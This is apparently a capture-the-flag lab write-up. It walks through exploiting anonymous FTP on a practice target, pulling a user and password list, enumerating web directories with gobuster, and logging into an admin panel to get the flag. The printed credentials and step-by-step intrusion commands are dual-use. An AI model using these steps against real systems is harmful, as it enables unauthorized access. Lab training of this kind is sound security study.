FTP

Task : Exploitation Of Misconfigured FTP Service

Objective : To exploit a week authentication system in ftp server and get the files.

Target :
- IP : 10.129.1.15
- Port : 21
- Service : FTP

Enumeration :

- NMAP SCAN : nmap -sC -sV 10.129.1.15
- Service detected : FTP & HTTP
- FTP login is possible with anonymous credentials

Exploitation :

→ ftp 10.129.1.15
→ login with "anonymous"
→ type "dir" - to list all files
→ use "get" to download files in u r home directory
→ exit the ftp server.
→ use "gobuster tool to enumerate directories"
→ gobuster dir --url http://10.129.1.15/ --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php,html
→ for extension - use wappalyzer extension , add this extension in u r browser and try to search the webpage, because i have found that a open http port in enumeration section - after getting http://10.129.1.15/ click the extension to get the technologies used by the web page development.
→ so add displayed extension in gobuster command.
→ after initiating gobuster, u can observe directories enumerating by buster tool.
→ open webrowser , type http://10.129.1.15/login.php , admin panel opened.
→ try to log with credentials that we had found earlier.
→ Flag was found.

Impact :

→ Information of server maybe disclosed
→ remote execution possible
→ privilege escalation
→ data leakage

Mitigation :

→ Restrict anonymous login in configuration
→ Configure firewall for unknown IP's to prevent unauthorized access of service.

Proofs :

1.

```
root@kali:~# nmap -sC -sV 10.129.1.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-06 08:35 CDT
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.20% done; ETC: 08:36 (0:00:04 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.40% done; ETC: 08:37 (0:00:01 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:38 (0:00:00 remaining)
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:38 (0:00:00 remaining)
Nmap scan report for 10.129.1.15
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 214.04 seconds
```

2.

```
root@kali:~# ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               delete          hash            mlsd            pdir            remopts         struct
$               dir             help            mlst            pls             rename          sunique
account         disconnect      idle            mode            pmlsd           reset           system
append          edit            image           modtime         preserve        restart         tenex
ascii           epsv            lcd             more            progress        rhelp           throttle
bell            epsv4           less            mput            prompt          rmdir           trace
binary          epsv6           lpage           mreget          proxy           rstatus         type
bye             exit            lpwd            msend           put             runique         umask
case            features        ls              newer           pwd             send            unset
cd              fget            macdef          nlist           quit            sendport        usage
cdup            form            mdelete         nmap            quote           set             user
chmod           ftp             mdir            ntrans          rate            site            verbose
close           gate            mget            open            rcvbuf          size            xferbuf
cr              get             mkdir           page            recv            sndbuf          ?
debug           glob            mls             passive         reget           status
```

3.

```
ftp> dir
229 Entering Extended Passive Mode (|||46172|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||49676|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |***********************************************************************|    33      247.89 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (100.08 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||45425|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |***********************************************************************|    62      720.79 KiB/s    00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.15 KiB/s)
```


4.

```
root@kali:~# cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
root@kali:~# cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```


5.

```
root@kali:~# gobuster dir --url http://10.129.1.15/ --wordlist /usr/share/dirbuster/wordlists/directory-list-2.3-small.
txt -x php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.1.15/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 58565]
/.php                 (Status: 403) [Size: 276]
/login.php            (Status: 200) [Size: 1577]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
```

6.


10.129.1.15/login.php
zSecurity
Wireless Adapters
VIP Membership
VPN By zSecurity
zSecurity YouTube
zSecurity FB
zSecurity Twitter
Zaid's Linkedin
MSFU
Kali Docs
Exploit-DB
GHDB
MySQL Cheat Sheet
Please sign in
Username
Password
Remember me
Sign in

6.


10.129.1.15/dashboard/index.php
SERVER MANAGER 2
Search for...
Admin
Dashboard
Here is your flag: c7110277ac44d78b6a9fff2232434d16
Generate Report
EARNINGS (MONTHLY)
$40,000
EARNINGS (ANNUAL)
$215,000
TASKS
50%
PENDING REQUESTS
18
Components
Utilities
Pages
Charts
Tables
Earnings Overview
$40,000
$30,000
$20,000
$10,000
$0
Jan
Mar
May
Jul
Sep
Nov
Revenue Sources
Direct
Social
Referral
Projects
Server Migration
20%
Sales Tracking
40%